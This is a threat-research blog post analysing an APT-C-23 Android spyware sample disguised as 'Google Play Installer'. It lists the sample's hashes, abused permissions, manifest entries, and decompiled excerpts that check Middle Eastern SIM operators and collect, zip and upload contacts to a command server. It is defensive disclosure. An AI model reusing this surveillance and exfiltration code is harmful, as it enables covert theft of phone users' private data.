APT-C-23 Using New Variant Of Android Spyware To Target Users In The Middle East

blog.cyble.com/2021/09/15/apt-c-23-using-new-variant-of-android-spyware-to-target-users-in-the-middle-east/

September 15, 2021

During our routine threat hunting exercise, Cyble Research Labs came across a Twitter post mentioning a new variant of Android malware used by APT-C-23.

This Advanced Persistent Threat (APT) group was first identified in 2017, where they targeted more than 100 devices from Palestine.

This variant calls itself *Google_Play_Installer7080009821206716096* to trick users into thinking it's an APK related to Google Play.

Cyble Research Labs downloaded the sample and identified that APT-C-23, also known as "the two-tailed scorpion," targets the Middle East with this version of Android malware. This malware can steal sensitive information like Contact data, SMS data, and files from the infected device.

The delivery mechanisms used by the Threat Actors (TAs) are through phishing or via a fake Android app store; this application has an icon that is similar to the Telegram app.

Once the malware is successfully executed on the affected Android device, it can perform several malicious activities without the user's knowledge. These activities include taking pictures, recording audio, disabling WiFi, stealing call logs, stealing SMSs, stealing Contact data, and steal files of a wide range of extensions (PDF, doc, docx, ppt, pptx, xls, xlsx, txt, text, jpg, jpeg, png), etc.

The malware can also make calls without the user's knowledge, delete files from the device, record the victim device's screen, take screenshots, read the text content, and record incoming and outgoing calls in WhatsApp. Additionally, the malware checks for telecom operating out of the Middle East and specifically targets them.


In 2020, APT-C-23 was also responsible for the attack on Israeli Defense Forces (IDF).

Technical Analysis

APK Metadata Information

- App Name: **Google Play Installer**
- Package Name: **org.telegram.light**
- SHA256 Hash: **c8d51db4b2171f289de67e412193d78ade58ec7a7de7aa90680c34349faeeee2**

Figure 1 shows the metadata information of the application.



FILE INFORMATION

File Name	Google_Play_Installer7080009821206716096.apk
Size	25.92MB
MD5	dd4596cf68c85eb135f7e0ad763e5dab
SHA1	cb30cd9a4eab86aecb59d2abeaf3615617e2f8fc
SHA256	c8d51db4b2171f289de67e412193d78ade58ec7a7de7aa90680c34349faeeee2


APP INFORMATION

App Name	Google Play Installer
Package Name	org.telegram.light
Main Activity	
Target SDK	22
Min SDK	17
Max SDK	
Android Version Name	31.13222
Android Version Code	1

Figure 1 Metadata Information

We have outlined the flow of the application and the various activities conducted by it. Refer to Figure 2.

- The application has a similar icon as Telegram official app.
- The application asks for Contacts, call logs, and SMS permissions.
- The application asks users to grant admin rights.
- The application asks the users to allow access to notifications.
- The application asks permission to install 3rd party applications.
- The application shows the Telegram app UI.


Custom Loc..
Dev Settings
Dev Tools
Downloads
Email
Foodmantic
Gallery
Gestures Bui..
Messaging
Music
Phone
Search
Settings
Superuser
Telegram
Asks for call logs, contacts and SMS permission
Asks for device admin activation
Asks for notification access
Asks for 3rd party application installation
Pretends to be the Telegram app
Telegram Messenger
© 2020-2021 Telegram Inc.

Choose what to allow **Google Play Installer** to access

Call logs – read and write phone call log

Phone – make and manage phone calls

Contacts – access your contacts

CANCEL CONTINUE

Activate device admin app?

Google Play Installer

Activating this admin app will allow the app Google Play Installer to perform the following operations:

Activate this device admin app

Cancel

Uninstall app

Allow notification access for Google Play Installer?

Google Play Installer will be able to read all notifications, including personal information such as contact names and the text of messages you receive. It will also be able to dismiss notifications or trigger action buttons they contain.

This will also give the app the ability to turn Do Not Disturb on or off and change related settings.

DENY ALLOW

Install unknown apps

Google Play Installer


31.13222

Allow from this source

Your phone and personal data are more vulnerable to attack by unknown apps. By installing apps from this source, you agree that you are responsible for any damage to your phone or loss of data that may result from their use.

Figure 2 Application Start Flow

Upon simulating the application, we observed that it requests users for permissions to access Contacts, Call logs, and SMS data. Refer to Figure 3.


4:03

Choose what to allow **Google Play Installer** to access


Call logs
read and write phone call log

Phone
make and manage phone calls

Contacts
access your contacts

Figure 3 Requests Sensitive Permissions

Figure 4 shows the malware asking users for device admin activation. Once the malware gains admin rights, then it can enhance its features.


4:03


Activate device admin app?

Google Play Installer

Activating this admin app will allow the app Google Play Installer to perform the following operations:

Figure 4 Requests for Admin Activation

Figure 5 shows that the malware asks the users to enable notification access for the application. Once the application gains notification access, it can read all notifications on the device, including SMS data.



Allow notification access for Google Play Installer?

Google Play Installer will be able to read all notifications, including personal information such as contact names and the text of messages you receive. It will also be able to dismiss notifications or trigger action buttons they contain.

This will also give the app the ability to turn Do Not Disturb on or off and change related settings.

Figure 5 Asks for Notification Access

Upon receiving notification access, the application prompts users asking for permission to install 3rd party applications. Once it gains this permission, the application will be able to install other applications or update itself. Refer to Figure 6.


Install unknown apps

Google Play Installer
31.13222

Allow from this source

Your phone and personal data are more vulnerable to attack by unknown apps. By installing apps from this source, you agree that you are responsible for any damage to your phone or loss of data that may result from their use.

Figure 6 Asks for 3rd Party App Installation Permission

Figure 7 shows that after getting the required permissions, the malware opens a UI that is similar to the official Telegram app.




Figure 7 Similar UI as Telegram App

Manifest Description

Voicemail requests thirty-five different permissions, of which the attackers can abuse eighteen. In this case, the malware can:

- Read, delete or modify SMSs, call logs, and Contact data.
- Make calls without user interaction
- Delete SMS data
- Kill background processes of other apps
- Receive and send SMSs
- Reads current cellular network information, phone number and the serial number of the affected phone, the status of any ongoing calls, and a list of any phone accounts (for example: firmware accounts such as Samsung account) registered on the device.
- Read, delete or modify the files on the device’s external storage
- Disable the keylock and any associated password security measures such as biometric verification.


We have listed the dangerous permissions below.

Permissions	**Description**
READ_SMS	Access phone messages.
READ_CONTACTS	Access phone contacts.
KILL_BACKGROUND_PROCESSES	Allows applications to kill the background processes of other apps.
CALL_PHONE	Allows an application to initiate a phone call without going through the Dialer user interface to confirm the call.
RECEIVE_SMS	Allows an application to receive SMS messages.
SEND_SMS	Allows an application to send SMS messages.

READ_CALL_LOG	Access phone call logs.
READ_PHONE_STATE	Allows access to phone state, including the current cellular network information, the phone number and the serial number of this phone, the status of any ongoing calls, and a list of any Phone Accounts registered on the device.
REORDER_TASKS	Allows the app to push tasks to the foreground and background.
WRITE_CONTACTS	Allows the app to modify the device’s contacts data.
WRITE_EXTERNAL_STORAGE	Allows the app to write or delete files to the external storage of the device.
READ_EXTERNAL_STORAGE	Allows the app to read the contents of the device’s external storage.
RECORD_AUDIO	Allows the app to record audio with the microphone, which can be misused by the attackers.
PROCESS_OUTGOING_CALLS	Allows the app to process outgoing calls and modify the dialling number.
WRITE_CALL_LOG	Allows the app to modify the device’s call log.
DISABLE_KEYGUARD	Allows the app to disable the keylock and any associated password security.
READ_PROFILE	Allows the app to read personal profile information such as name and contact information stored on the device.
SYSTEM_ALERT_WINDOW	Allows the app to draw on top of other applications.

Table 1 Permissions’ Description


The below image shows that the malware has defined services that can be used to read notification data on the device. Refer to Figure 8.



```
<service android:label="@string/app_name" android:name="net.axel.app.listeners.NotificationListener" android:permission="android.permission.BIND_NOTIFICATION_LISTENER_SERVICE">
    <intent-filter>
        <action android:name="android.service.notification.NotificationListenerService"/>
    </intent-filter>
</service>
```

Figure 8 Service to Read Notifications


The below image shows that the malware has defined services that can be used for Accessibility services. Refer to Figure 9.



```
<service android:label="Privacy Center" android:name="net.axel.app.serses.SERS_037" android:permission="android.permission.BIND_ACCESSIBILITY_SERVICE" android:enabled="true">
    <intent-filter>
        <action android:name="android.accessibilityservice.AccessibilityService"/>
    </intent-filter>
    <meta-data android:name="android.accessibilityservice" android:resource="@xml/serviceconfig"/>
</service>
```

Figure 9 Service Defined for Accessibility

The below image shows that the malware has a defined receiver that can be used to gain system-level device administration access. Refer to Figure 10.




```
<receiver android:label="@string/device_admin_label" android:name="net.axel.app.utils.DeviceAdmin" android:permission="android.permission.BIND_DEVICE_ADMIN">
    <meta-data android:name="android.app.device_admin" android:resource="@xml/device_admin"/>
    <intent-filter>
        <action android:name="android.app.action.DEVICE_ADMIN_ENABLED"/>
        <action android:name="android.app.action.DEVICE_ADMIN_DISABLE_REQUESTED"/>
        <action android:name="android.app.action.DEVICE_ADMIN_DISABLED"/>
    </intent-filter>
</receiver>
```

Figure 10 Receiver Defined to Gain Admin Rights

Source Code Description


The below images show that the malware checks for various telecom companies operating in the Middle East. Refer to Figure 11.



```
if (Sim1_Operator.contains("JAWWAL")) {
    Sim1_Operator = "Jawwal";
    spManager.a("COMMISSION", Sim1_Operator);
}
if (Sim2_Operator.contains("JAWWAL")) {
    Sim2_Operator = "Jawwal";
    spManager.a("COUNTRY", Sim2_Operator);
}
if (Sim1_Operator.contains("orange")) {
    Sim1_Operator = "Orange";
    spManager.a("COMMISSION", Sim1_Operator);
}
if (Sim2_Operator.contains("orange")) {
    Sim2_Operator = "Orange";
    spManager.a("COUNTRY", Sim2_Operator);
}
if (Sim1_Operator.contains("Cellcom")) {
    Sim1_Operator = "Cellcom";
    spManager.a("COMMISSION", Sim1_Operator);
}
if (Sim2_Operator.contains("Cellcom")) {
    Sim2_Operator = "Cellcom";
    spManager.a("COUNTRY", Sim2_Operator);
}
if (Sim1_Operator.toLowerCase().contains("wataniya") || Sim1_Operator.toLowerCase().contains("ooredoo")) {
    Sim1_Operator = "Ooredoo";
    spManager.a("COMMISSION", Sim1_Operator);
}
if (Sim2_Operator.toLowerCase().contains("wataniya") || Sim2_Operator.toLowerCase().contains("ooredoo")) {
    Sim2_Operator = "Ooredoo";
    spManager.a("COUNTRY", Sim2_Operator);
}
```

Figure 11 Checks for Sim Operator Company


The code given in Figure 12 shows that the malware is capable of reading Contact data.



```
private void a() {
    Cursor pCur;
    try {
        List<String> contacts = new ArrayList<>();
        ContentResolver cr = getContentResolver();
        Cursor cur = cr.query(ContactsContract.Contacts.CONTENT_URI, null, null, null, null);
        if (cur != null && cur.getCount() > 0) {
            while (cur.moveToNext()) {
                String id = cur.getString(cur.getColumnIndex("_id"));
                String name = cur.getString(cur.getColumnIndex("display_name"));
                if (Integer.parseInt(cur.getString(cur.getColumnIndex("has_phone_number"))) > 0 && (pCur = cr.query(ContactsContract.CommonDataKi
                    while (pCur.moveToNext()) {
                        contacts.add("Name: " + name + ", Phone No: " + pCur.getString(pCur.getColumnIndex("data1")) + "\n");
                    }
                    pCur.close();
                }
            }
            cur.close();
        }
        Long tsLong = Long.valueOf(k.h());
        f.b(b.f5139g, "contacts_" + tsLong + ".con", false, String.valueOf(contacts));
        String inputFile = b.f5139g + "/contacts_" + tsLong + ".con";
        String compressedFile = b.f5139g + "/contacts_" + tsLong + ".zip";
        d.a(getApplicationContext(), inputFile, compressedFile, true);
        k.a(this, e.a.a.a.a.a(this.f4986c).d("API_SET_ACCOUNT_NICKNAME") + "func/contacts", inputFile, compressedFile, true, true);
    } catch (Exception exc) {
        Log.e(this.f4985b, exc.getMessage(), exc);
    }
}
```

Figure 12 Reads Contacts Data

